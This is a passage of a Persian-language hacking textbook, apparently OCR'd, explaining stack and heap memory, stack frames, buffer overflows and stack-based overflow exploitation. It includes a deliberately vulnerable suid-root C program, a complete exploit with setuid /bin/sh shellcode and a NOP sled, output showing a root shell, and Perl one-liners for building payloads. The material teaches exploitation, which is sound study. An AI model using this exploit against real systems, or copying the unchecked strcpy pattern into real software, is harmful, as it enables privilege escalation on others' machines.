– قطعه heap برای انواع باقیمانده متغیرها در برنامه استفاده می شود. نکته مهم این است که heap دارای اندازه ثابت نیست، یعنی در صورت نیاز می تواند بزرگتر یا کوچکتر شود. تمام حافظه درون heap با الگوریتم های *تخصیص دهنده (allocator)* و *آزادکننده (deallocator)* مدیریت می شوند که به ترتیب ناحیه ای از heap را برای استفاده رزرو کرده (allocation) یا مکان های رزرو شده را جهت استفاده های مجدد آتی برنامه از آن قطعات آزاد کرده و به حافظه بر می گردانند (deallocation). حافظه heap بسته به مقدار رزرو شده جهت استفاده برنامه، می تواند کوچک یا بزرگ شود. بزرگ شدن یا رشد heap، رو به پائین و به سمت آدرس های حافظه ای بزرگتر است.

– قطعه stack نیز اندازه ای متغیر دارد و در خلال فراخوانی های تابعی به عنوان یک چرکنویس موقت برای ذخیره مفاد (context) استفاده می شود. در فراخوانی یک تابع در یک برنامه، آن تابع مجموعه متغیرهای انتقالی خود را دارد و کدِ تابع در مکان دیگری در حافظه در قطعه کد موجود خواهد بود. چون در زمان فراخوانی یک تابع، مفاد و EIP تغییر می یابند، لذا به منظور یادداشت کردن متغیرهای منتقل شده و مکانی که EIP بعد از اتمام اجرای تابع باید به آن رجوع کند از پشته استفاده می شود.

در علوم کامپیوتر به طور کلی، یک ساختار داده ا انتزاعی است که متناوبا استفاده می شود. ترتیب بایت ها در این ساختمان معمولا به صورت ***FILO (First In, Last Out)*** است، یعنی اولین عنصری که به پشته وارد شود (در پشته قرار گیرد)، آخرین عنصری خواهد بود که از آن خارج می شود. یک رشته نخ را فرض کنید که یک انتهای آن با یک گره بزرگ مسدود شده است، اکنون نخ را از چندین مهره عبور می دهیم. واضح است که تا زمانی که دیگر مهره ها از نخ خارج نشوند، نمی توان اولین مهره را بیرون آورد. ساختار پشته نیز به همین صورت است. عمل قرار دادن یک عنصر در پشته را ***PUSH*** و بازیابی و سپس حذف کردن آنرا را ***POP*** می نامیم.

همان طور که نام ها خود گویا هستند، قطعه پشته در حافظه، در حقیقت یک ساختمان داده پشته است. ثبات ESP برای نگهداری آدرس انتهای پشته استفاده می شود که دائما به دلیل قرار دادن یا حذف کردن عناصر در پشته در حال تغییر است. با استناد به همین رفتار پویا در پشته (تغییر دائمی پشته)، ثابت ندانستن اندازه آن منطقی به نظر می آید. برخلاف رشد heap، تغییر اندازه پشته به سمت بالا و رو به آدرس های حافظه ای کوچکتر است.

ماهیت FILO در پشته عجیب به نظر می رسد، اما به دلیل استفاده از پشته جهت ذخیره مفاد، بسیار مفید و پرکاربرد است. به محض فراخوانی تابع، چندین عنصر با یکدیگر روی پشته قرار گرفته و ساختمانی را به نام *قاب پشته (stack frame)* بوجود می آورند. ثبات **EBP** (که گاهی اوقات *اشارگر قاب (FP)*[25] یا *اشارگر پایه محلی (LB)*[26] نامیده می شود) به منظور ارجاع متغیرها در قاب پشته فعلی استفاده می گردد. هر قاب پشته حاوی پارامترهایی از تابع یعنی متغیر های محلی تابع و دو اشارگر است. دو اشارگر یاد شده جهت تغییر اوضاع به حالت اولیه بکار می روند و اشارگر *قاب ذخیره شده (SFP)*[27] و *آدرس برگشت*[28] نام دارند. اشارگر قاب پشته برای بازیابی مقدار قبلی EBP و آدرس برگشت برای بازیابی دستور بعدی موجود در بعد از فراخوانی تابع EIP بکار می رود. در زیر دو تابع test_function (تست) و main (اصلی) را ملاحظه می کنید:

```
void test_function(int a, int b, int c, int d)
{
   char flag;
```

[25] Frame Pointer

[26] Local Base Pointer

[27] Saved Frame Pointer– چون اشارگر قاب ذخیره شده (SFP) در حقیقت یک مقدار قدیمی (به هنگام فراخوانی تابع) برای EBP بوده و بعدا نیز مجددا در EBP (اشارگر قاب) قرار می گیرد، گاهی اوقات به جای Saved Frame Pointer از عبارت Stack Frame Pointer (که هر دو به صورت SFP مخفف می شوند) نیز استفاده می شود.


[28] Return Address

```
   char buffer[10];
}
void main()
{
   test_function(1, 2, 3, 4);
}
```

این تکه کد، ابتدا تابع تست را با چهار آرگومان اعلان می کند که هر چهار آرگومان به صورت عدد صحیح اعلان شده اند. متغیرهای محلی این تابع شامل یک کاراکتر واحد به نام flag و یک بافر ۱۰ کاراکتری به نام buffer می شود. تابع اصلی به محض اجرای برنامه اجرا شده و تابع تست را فراخوانی می کند.

هنگام فراخوانی تابع تست از تابع اصلی، مقادیر گوناگونی روی پشته قرار می گیرند تا قاب پشته را ایجاد کنند. هنگام فراخوانی تابع test_function()، آرگومان های آن به صورت معکوس روی پشته قرار می گیرند (به دلیل خاصیت FILO). آرگومان های تابع ۱، ۲، ۳ و ۴ هستند، لذا دستورات push، ابتدا ۴، سپس ۳، ۲ و در آخر ۱ را روی پشته قرار می دهند. این مقادیر متناظر با متغیرهای d، c، b و a در تابع هستند.


هنگام اجرای دستور اسمبلی "call" به منظور تغییر زمینه اجرایی به test_function()، آدرس برگشت روی پشته قرار می گیرد. این مقدار مکان دستور بعد از EIP فعلی یا به طور دقیق تر مقدار ذخیره شده در مرحله ۳ از چرخه اجرایی یاد شده در قبل است. ذخیره آدرس برگشت همراه با پدیده ای به نام *آغاز رویه (Procedure Prolog)* رخ می دهد. در این مرحله مقدار فعلی EBP روی پشته قرار می گیرد. این مقدار که SFP نامیده می شد بعدا جهت بازیابی مقدار EBP به مقدار قبلی خود (یعنی مقدار فعلی) استفاده می شود. سپس مقدار فعلی ESP در EBP کپی شده تا مقدار جدید اشارگر قاب را جهت ایجاد یک قاب پشته تنظیم کند. فضای این قاب پشته با تفریق از ESP بدست می آید که همان فضای تخصیص یافته روی پشته برای متغیرهای محلی تابع (buffer و flag) است. حافظه تخصیص یافته برای این متغیرهای محلی روی پشته قرار نگرفته است (push)، لذا ترتیب بایت در این متغیرها به صورت معمول است. در انتها قاب پشته چیزی شبیه به زیر خواهد شد:



تصویر فوق نمایشگر قاب پشته است. متغیرهای محلی با تفریق از اشارگر قابِ EBP و آرگومان های تابع با اضافه شدن به آن ارجاع داده می شوند.

برای اجرای یک تابع، پس از فراخوانی آن، مقدار EIP به آدرس ابتدای تابع در قطعه text از حافظه تغییر می یابد. حافظه در پشته برای متغیرهای عمومی و آرگومان های تابع بکار می رود. با پایان یافتن اجرا، تمام قابِ پشته از روی پشته حذف شده (pop) و مقدار EIP مساوی با آدرس برگشت می گردد، به این صورت برنامه می تواند روند اجرا را (از بعد از فراخوانی تابع) ادامه دهد. اگر تابع دیگری درون تابع فراخوانی می شد، بایستی قاب پشته دیگری درون پشته قرار می گرفت و به همین منوال تا آخر. به محض پایان یافتن تابع (دوم)، قاب پشته آن از پشته حذف می شود، به این صورت روند اجرا می تواند به تابع قبلی (اول) باز گردد. دلیل خاصیت FILO در این قطعه از حافظه (پشته) نیز همین است.

قطعات مختلف حافظه به همان ترتیبی که در بالا یاد شد (یعنی از آدرس های حافظه ای کوچکتر به آدرس حافظه ای بزرگتر) هستند. اما چون بسیاری از افراد با شمارش از بالا به پائین راحت تر هستند، لذا آدرس های حافظه ای کوچکتر را در بالا نشان می دهیم.



چون هر دو قطعه heap و stack پویا هستند، لذا هر دو در جهات مخالف و رو به یکدیگر رشد می کنند. این عمل سبب کاهش فضاهای زائد و بیهوده و همچنین کاهش احتمال تداخل رشد یک قطعه در فضای قطعه دیگر می شود.

۲,۶. سرریزهای بافر

زبان برنامه نویسی C، یک زبان سطح بالا است، اما در آن مسئول *جامعیت داده*[۲۹]، برنامه نویس فرض شده است. اگر این مسئولیت بر دوش کامپایلر قرار داده می شد، به دلیل بررسی های جامعی روی *تمام* متغیرها، باینری های تولید شده به طور قابل ملاحظه ای کندتر می بودند. همچنین این مسئله سطح قابل ملاحظه ای از کنترل را از برنامه نویس سلب و زبان برنامه نویسی را پیچیده می کرد.

اگرچه سادگی زبان C، کنترل برنامه نویس و کارایی برنامه ها را افزایش می دهد، اما در عوض در صورت عدم دقت برنامه نویس امکان تولید برنامه هایی است که نسبت به *سرریزهای بافر* و *تراوش حافظه ای* (*memory leak*) آسیب پذیر هستند. یعنی هنگام تخصیص حافظه برای یک متغیر، هیچ حفاظ درونی جهت حصول اطمینان از جا گرفتن محتویات متغیر در فضای تخصیص یافته وجود ندارد. اگر برنامه نویس مایل به قرار دادن ۱۰ بایت داده درون بافری باشد که تنها ۸ بایت فضا دارد، اگرچه به احتمال زیاد این عمل سبب از کار افتادن برنامه می شود (*crash*)[۳۰]، اما مجاز شناخته خواهد شد. این فرآیند تحت عنوان *سرریز بافر* (*buffer overflow*) یا *تجاسر بافر* (*buffer overrun*) شناخته می شود، چرا که دو بایت داده اضافی از حافظه ی تخصیص یافته سرریز می کند و سبب *جاینویسی* (*overwrite*) و اشغال شدن مکان های حافظه ای مجاور می شود. اگر تکه داده ای مهمی جاینویسی شود، برنامه کرش می کند. کد زیر یک نمونه از این برنامه ها است.

```
overflow.c code
void overflow_function (char *str)
{
   char buffer[20];

   strcpy(buffer, str); // Function that copies str to buffer
}

int main()
{
   char big_string[128];
   int i;

   for(i=0; i < 128; i++) // Loop 128 times
   {
      big_string[i] = 'A'; // And fill big_string with 'A's
   }
   overflow_function(big_string);
   exit(0);
}
```

این کد تابعی به نام overflow_function() دارد که یک اشارگر رشته ای به نام str را به عنوان آرگومان دریافت کرده و سپس هر آنچه را که در آن آدرس حافظه ای باشد در متغیر محلی تابع به نام buffer (که تنها ۲۰ بایت حافظه برای آن تخصیص یافته است) کپی می کند. تابع اصلی یک بافر ۱۲۸ بایتی را به نام big_string تخصیص داده و از یک حلقه for برای پر کردن بافر (۲۰ بایتی) با کاراکترهای A استفاده می کند. سپس تابع overflow_function() را با آرگومانی معادل با یک اشارگر از آن بافر ۱۲۸ بایتی، فراخوانی می کند. از آنجا که تابع overflow_function() سعی بر قرار دادن ۱۲۸ بایت داده در بافری دارد که تنها ۲۰ بایت فضا برای آن

---

[29] Data Integrity

[30] برای فهم بهتر، در این کتاب از واژه ساده ی *کرش* به جای عبارت *از کار افتادن* به عنوان معادلی برای ***crash*** استفاده می کنیم.

تخصیص داده شده است، لذا این عمل سبب بروز مشکلاتی خواهد شد. ۱۰۸ بایت باقیمانده از داده، بـر روی عناصـر دیگری که بعد از بافر در فضای حافظه قرار دارند سرریز می کند. نتایج این عمل را در زیر می بینید:


```
$ gcc -o overflow overflow.c
$ ./overflow
Segmentation fault
$
```

نتیجه این سرریز کرش کردن برنامه است. این نوع خطاها معمول هستند و اگر برنامه نـویس طـول ورودی را بدانـد براحتی قابل رفع می باشند. اغلب برنامه نویس پیش بینی می کند که یک کاربر مشخص همیشه یک ورودی بـا طـول مشخص را وارد می کند و این فرض را سرلوحه کار خود قرار می دهد. اما همان طور که قبلا گفتیم، علم هکینگ فکر کردن راجع به مواردی است که هیچ گاه راجع به آنها فکری نشده یا فرضی ارائه نگشته است. لذا هر هنگام که یـک نفوذگر تصمیم به وارد کردن هزار کاراکتر در یک فیلد کند که تنها چندین کاراکتر برای آن نیـاز باشـد (مثـل فیلـد user name)، ممکن است سبب کرش کردن برنامه ای شود که چندین سال به خوبی کار می کرده است.

بنابراین یک هکر باهوش با وارد کردن مقادیر غیرقابل پیش بینی (که مـسبب سـرریز بـافر هـستند) میتوانـد سـبب کرش کردن یک برنامه شود. اما چگونه می توان از این مسئله برای کنترل برنامه اسـتفاده کـرد؟ جـواب در بررسـی داده های جاینویسی شده یافت می شود!

۲,۷. سرریزهای مبتنی بر پشته

با مراجعه به برنامه سرریز شونده قبلی (overflow.c)، در زمان فراخوانی تابع overflow_function()، یـک قـاب پشته روی پشته قرار می گیرد. هنگامی که تابع در ابتدا فراخوانی شود، قاب پشته چیزی شبیه به تصویر خواهد بود:



اما هنگامی که تابع سعی بر نوشتن ۱۲۸ بایت داده در یک بافر ۲۰ بایتی می کند، ۱۰۸ بایت اضافی سـرریز کـرده و اشارگر قاب پشته، آدرس برگشت و اشارگر str (آرگومان تابع) را جاینویسی می کند. سپس به محض پایـان یـافتن تابع، برنامه سعی در پریدن به آدرس برگشت که اکنون با کاراکترهای A (با معـادل هگزادسـیمال 0x41) پـر شـده است می کند. برنامه سعی در بازگشت به این آدرس می کند، لذا مقدار EIP برابر با 0x41414141 مـی شـود. ایـن مقدار اصولا یک آدرس تصادفی است که ممکن است یک فضای حافظه ای اشتباه باشد یا حاوی دستورات غیرمعتبـر باشد که نهایتا سبب کرش کردن برنامه می گردد. این فرآیند را به دلیل رخداد سـرریز در قطعـه حافظـه ایِ پـشته، اصطلاحا *سرریز مبتنی بر پشته (stack-based overflow)* می نامند.

ممکن است در دیگر قطعات حافظه از قبیل heap و BSS نیز سرریز رخ دهد. اما جاینویسی آدرس برگشت در سرریزهای مبتنی بر پشته مسئله ای است که آنرا سلیس و جالب می سازد و تنها دلیل اصلی کرش کردن یک برنامه در این نوع حمله است. اگر آدرس برگشت به آدرسی غیر از 0x41414141 جاینویسی و کنترل می شد (مثلا به آدرس یک قطعه کد اجرایی تغییر می یافت)، آنگاه بجای کرش شدن، برنامه پس از پایان اجرا "بر می گردد" و آن کد را اجرا می کند. اگر داده ای که در آدرس برگشت سرریز می شود مبتنی بر ورودی کاربر باشد (مثلا مقدار وارد شده در یک فیلد username)، در آن صورت کاربر قادر به کنترل آدرس برگشت و متعاقب آن، روند اجرایی برنامه خواهد بود.

چون بواسطه سرریز کردن بافرها دستکاری آدرس برگشت جهت تغییر روند اجرایی امکان پذیر میشود، لذا فقط باید یک چیز مفید را اجرا کنیم. اینجاست که *تزریق بایت-کد (bytecode injection)* به صحنه وارد می شود. بایت کد، تنها یک قطعه کد اسمبلی با طراحی هوشیارانه و *خود-محتوا (self-contained)* است که می توان آنرا در بافرها تزریق کرد. چند محدودیت در بایت کد وجود دارد: نخست اینکه باید خود-محتوا باشد و دوم اینکه باید از وجود کاراکترهای خاصی در آن پرهیز کرد، چرا که این دستورات به عنوان *داده* در بافرها فرض می شوند.

رایج ترین گونه بایت کد تحت نام *شل-کد (shellcode)* شناخته می شود. شل-کد نوعی بایت-کد است که یک *پوسته (shell)* را تولید می کند. اگر یک برنامه suid root در اجرای شل-کد فریب ببیند، نفوذگر یک پوسته کاربری با سطح اختیار ریشه خواهد داشت. در صورتی که سیستم گمان می کند که برنامه suid root کاری را انجام می دهد که بوده است. مثالی را در زیر می بینید:

```
vuln.c code
int main(int argc, char *argv[])
{
   char buffer[500];
   strcpy(buffer, argv[1]);
   return 0;
}
```

این کد قطعه ای از یک برنامه آسیب پذیر و شبیه به تابع overflow_function() که در قبل مطرح شد است، چرا که یک آرگومان واحد را دریافت می کند، سپس آرگومان محتوای هر چه که باشد (با هر اندازه ای) در یک بافر ۵۰۰ بایتی قرار می گیرد. نتیجه کامپایل و اجرای برنامه زیر را می بینید:

```
$ gcc -o vuln vuln.c
$ ./vuln test
```

برنامه عملا کاری غیر از اداره ناصحیح حافظه انجام نمی دهد. اکنون برای آسیب پذیر کردن برنامه باید مالیت آنرا به کاربر ریشه تغییر داده و بیتِ مجوز suid را برای باینری کامپایل شده فعال کنیم:

```
$ sudo chown root vuln
$ sudo chmod +s vuln
$ ls -l vuln
-rwsr-sr-x   1 root   users   4933 Sep 5 15:22 vuln
```

اکنون که برنامه ما یک suid root است و در مقابل سرریز بافر آسیب پذیر می باشد، لذا فقط به تکه کدی نیاز داریم که بافری را تولید کند که بتوان به برنامه آسیب پذیر داد. این بافر باید حاوی شل-کد مورد نظر باشد و بایستی آدرس برگشت را در پشته جاینویسی کند بطوریکه شل-کد اجرا گردد. به این صورت آدرس واقعی شل-کد باید برای نفوذگر شناخته شده باشد که با در نظر گرفتن تغییر پویای دائمی پشته کار دشواری است. ذکر این نکته نیز به دشواری وضعیت اضافه می کند که باید چهار بایتی که آدرس برگشت در آنجا در قاب پشته ذخیره شده است نیز با این مقدار جاینویسی شود. حتی اگر آدرس دقیق نیز شناخته شده باشد اما مکان صحیحی جاینویسی نگردد، برنامه کرش خواهد کرد. دو تکنیک معمولا در چنین مواردی مفید واقع می شوند.

اولین تکنیک تحت عنوان سورتمه ***NOP***[31] شناخته می شود. دستور **NOP** که مخفف عبارت ***NO Operation*** است، همان طور که نام آن نیز گویاست، عملا کاری انجام نمی دهد (تنها اشارگر دستور را یک خانه در حافظه به جلو می رود). این دستور گاهی مواقع در راستای مقاصد زمان بندی برای تضییع چرخه های محاسباتی استفاده می شود که در پردازنده های Sparc برای *لوله بندی دستور* ***(instruction pipelining)*** ضروری هستند. اما در کار ما در این مورد، این دستورات NOP برای هدف دیگری استفاده می شوند. با ایجاد یک آرایه بزرگ (یا سورتمه) از دستورات NOP و قرار دادن آنها قبل از شل-کد، اگر EIP به هر آدرسی در سورتمه NOP رجوع کند، با اجرای هر دستور NOP در واحد زمان، به مقدار EIP اضافه می شود تا اینکه اجرای دستورات به شل-کد برسد. یعنی مادامی که آدرس برگشت با هر یک از آدرسهای سورتمه NOP جاینویسی شود، این سورتمه مقدار EIP را به شل-کد *لغزش* می دهد[32] و نهایتا با رسیدن به شل-کد به درستی اجرا می گردد.

تکنیک دوم، *غرقه سازی* ***(flooding)*** انتهای بافر با تعداد زیادی از نمونه های متوالی از آدرس برگشت مطلوب است. در این شرایط اگر یکی از این آدرس های برگشت، آدرس برگشت واقعی را جاینویسی کند، اکسپلویت به طرز مطلوب ما کار خواهد کرد. در زیر نمایشی از یک بافر *شناور* ***(crafted)***[33] را می بینید:

NOP Sled	سورتمه NOP	Shellcode	شل-کد
Repeated return address	آدرس برگشت تکرار شده		

حتی با استفاده از این دو تکنیک نیز دانستن مکان تقریبی بافر در حافظه جهت حدس آدرس برگشت صحیح لازم است. یک تکنیک برای تقریب زدن مکان حافظه ای استفاده از اشارگر پشته فعلی به عنوان یک راهنما است. با کاستن یک آفست از اشارگر پشته می توان آدرس نسبی هر متغیر را بدست آورد. چون در این برنامه آسیب پذیر اولین عنصر روی پشته بافری است که شل-کد در آن قرار می گیرد، لذا آدرس برگشت مناسب برابر با اشارگر پشته خواهد بود، یعنی مقدار آفست در این مورد نزدیک به عدد صفر است. به هنگام اکسپلویت کردن برنامه های پیچیده تر که این آفست در آنها برابر با صفر نیست، استفاده از سورتمه NOP به طور موثری مفید واقع می شود.

در زیر کد اکسپلویت مربوطه را ملاحظه می کنید که جهت ایجاد یک بافر و دادن آن به برنامه آسیب پذیر طراحی گشته است. با این کار در زمان کرش کردن برنامه می توان شل-کد تزریق شده را اجرا کرد و مانع از کرش کردن برنامه شد. کد اکسپلویت نخست اشارگر پشته فعلی را گرفته و یک آفست را از آن کم می کند. در این مورد آفست برابر با صفر است. سپس برای بافر حافظه ای (روی heap) تخصیص می یابد و کل بافر با آدرس برگشت پر می شود. در قدم بعدی جهت ایجاد سورتمه NOP، ۲۰۰ بایت نخست از بافر با مقادیر NOP پر شده (دستور NOP برای پردازنده x86 به زبان ماشین معادل با 0x90 است) و شل-کد نیز بعد از سورتمه NOP قرار می گیرد و بایت های باقیمانده در انتهای بافر که از قبل با آدرس برگشت پر شده بودند نیز به همان صورت باقی می مانند. چون انتهای یک بافر کاراکتری با بایت پوچ یا **0** تعیین می شود، لذا بافر با مقدار 0 خاتمه می یابد. در نهایت تابع دیگری به منظور اجرای برنامه آسیب پذیر و دادن این بافر شناور شده مخصوص به آن استفاده می گردد.

---

[31] عبارت *سورتمه* NOP، اصطلاحا به *آرایه ای بزرگ* از دستورات NOP اطلاق می شود.

[32] تپه ای از برف را فرض کنید که مقصد یا هدف ما پائین تپه است. مهم نیست که در کجای شیب تپه قرار دارید، چرا که در هر نقطه ای که باشید می توانید با یک سورتمه به پائین تپه بلغزید. این مسئله را به عنوان سمبل برای کاربرد NOP در دنیای اکسپلویتینگ فرض کنید، لذا درک برخی اسامی مانند سورتمه، لغزیدن و ... نیز با دانستن این تشبیه ممکن است.

[33] اگر تعداد زیادی از یک ماهیت اولیه (مثل آدرس برگشت) در یک ماهیت ثانویه (مثل یک بافر) وجود داشته باشد، ماهیت اول سبب *غرقه سازی* ماهیت دوم می شود. در این صورت ماهیت غرقه سازی شده (ماهیت دوم) را اصطلاحا *شناور* می نامیم.

exploit.c code

```
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";

unsigned long sp(void)          // This is just a little function
{ __asm__("movl %esp, %eax");} // used to return the stack pointer

int main(int argc, char *argv[])
{
   int i, offset;
   long esp, ret, *addr_ptr;
   char *buffer, *ptr;

   offset = 0;            // Use an offset of 0
   esp = sp();            // Put the current stack pointer into esp
   ret = esp - offset;    // We want to overwrite the ret address

printf("Stack pointer (ESP) : 0x%x\n", esp);
printf("    Offset from ESP : 0x%x\n", offset);
printf("Desired Return Addr : 0x%x\n", ret);

// Allocate 600 bytes for buffer (on the heap)
 buffer = malloc(600);

// Fill the entire buffer with the desired ret address
 ptr = buffer;
 addr_ptr = (long *) ptr;
 for(i=0; i < 600; i+=4)
 { *(addr_ptr++) = ret; }

// Fill the first 200 bytes of the buffer with NOP instructions
 for(i=0; i < 200; i++)
 { buffer[i] = '\x90'; }

// Put the shellcode after the NOP sled
 ptr = buffer + 200;
 for(i=0; i < strlen(shellcode); i++)
 { *(ptr++) = shellcode[i]; }

// End the string
 buffer[600-1] = 0;

// Now call the program ./vuln with our crafted buffer as its argument
 execl("./vuln", "vuln", buffer, 0);

// Free the buffer memory
 free(buffer);

   return 0;
}
```

در زیر نتیجه کامپایل و اجرای کد اکسپلویت مشهود است:

```
$ gcc -o exploit exploit.c
$ ./exploit
Stack pointer (ESP) : 0xbffff978
   Offset from ESP : 0x0
Desired Return Addr : 0xbffff978
sh-2.05a# whoami
root
sh-2.05a#
```

ظاهرا کد کار کرده است! آدرس برگشت در قاب پشته با مقدار 0xbffff978 جاینویسی شده است که اتفاقا آدرسی در سورتمه NOP است. اگرچه برنامه اصلی فقط به منظور کپی کردن تکه ای از داده و سپس خروج طراحی شده بود، اما چون برنامه به صورت suid root بود و شل-کد جهت تولید یک پوسته کاربری طراحی شده بود، لذا برنامه آسیب پذیر شل-کد را به عنوان کاربر ریشه اجرا می کند.

۲,۷,۱. اکسپلویت کردن بدون کد اکسپلویت

نوشتن یک اکسپلویت مسلما نتیجه مطلوب را بر آورده می سازد اما یک حائل بین هکر و برنامه آسیب پذیر قرار می دهد. کامپایلر در رابطه با جنبه های خاصی از اکسپلویت مراقب است و چون ناچار به تطبیق اکسپلویت با با تغییر دادن آن هستیم، لذا این مسئله سطح خاصی از تقابل را از فرآیند اکسپلویت کردن برنامه حذف می کند. برای دریافت درکی عمیق از این موضوع که در اکتشاف و آزمایش آسیب پذیری ها، موضوع ریشه دار و مهمی است، نیاز به قابلیتی است تا چیزهای مختلف را به سرعت بررسی کند. دستور print در پرل و قابلیت *جانشینی دستور* بوسیله استفاده از کاراکترهای نقل قول تکی (') در پوسته فرمان bash، تمام آن چیزی است که ما در اکسپلویت کردن برنامه آسیب پذیر نیاز داریم.

پرل یک زبان برنامه نویسی *مفسری* یا *تفسیری (interpreting)* است که دارای یک دستور print است. کاربرد خاصی از این دستور در ایجاد توالی های بزرگ از کاراکترها است. با استفاده از سوئیچ ***e-*** (مخفف عبارت execute) می توان از پرل به منظور اجرای دستورات در خط فرمان استفاده کرد.

```
$ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

این دستور سبب اجرای دستورات موجود در علامت های نقل قول تکی (') می شود که در این مورد دستور واحدِ 'print "A" x 20;' است که کاراکتر A را ۲۰ بار چاپ می کند.

هر کاراکتر از قبیل کاراکترهای غیرقابل چاپ را می توان با استفاده از \x## چاپ کرد که در آن ## معادل هگزادسیمال آن کاراکتر است. در مثال زیر از این نحوه برای چاپ کاراکتر A (که مقدار هگزادسیمال 0x41 را دارد) استفاده شده است.

```
$ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

بعلاوه عمل الحاق رشته را می توان با کاراکتر نقطه (period) در پرل انجام داد. این مورد به هنگام به صف کردن چند آدرس با یکدیگر مفید است.

```
$ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

عمل جانشینی دستور با کاراکتر نقل قول تکی (') انجام می شود و هر چیز موجود بین دو کاراکتر نقل قول تکی عینا اجرا شده و خروجی به جای آن قرار می گیرد. در زیر دو مثال از این مورد را ملاحظه می کنید:

```
$ 'perl -e 'print "uname";''
Linux
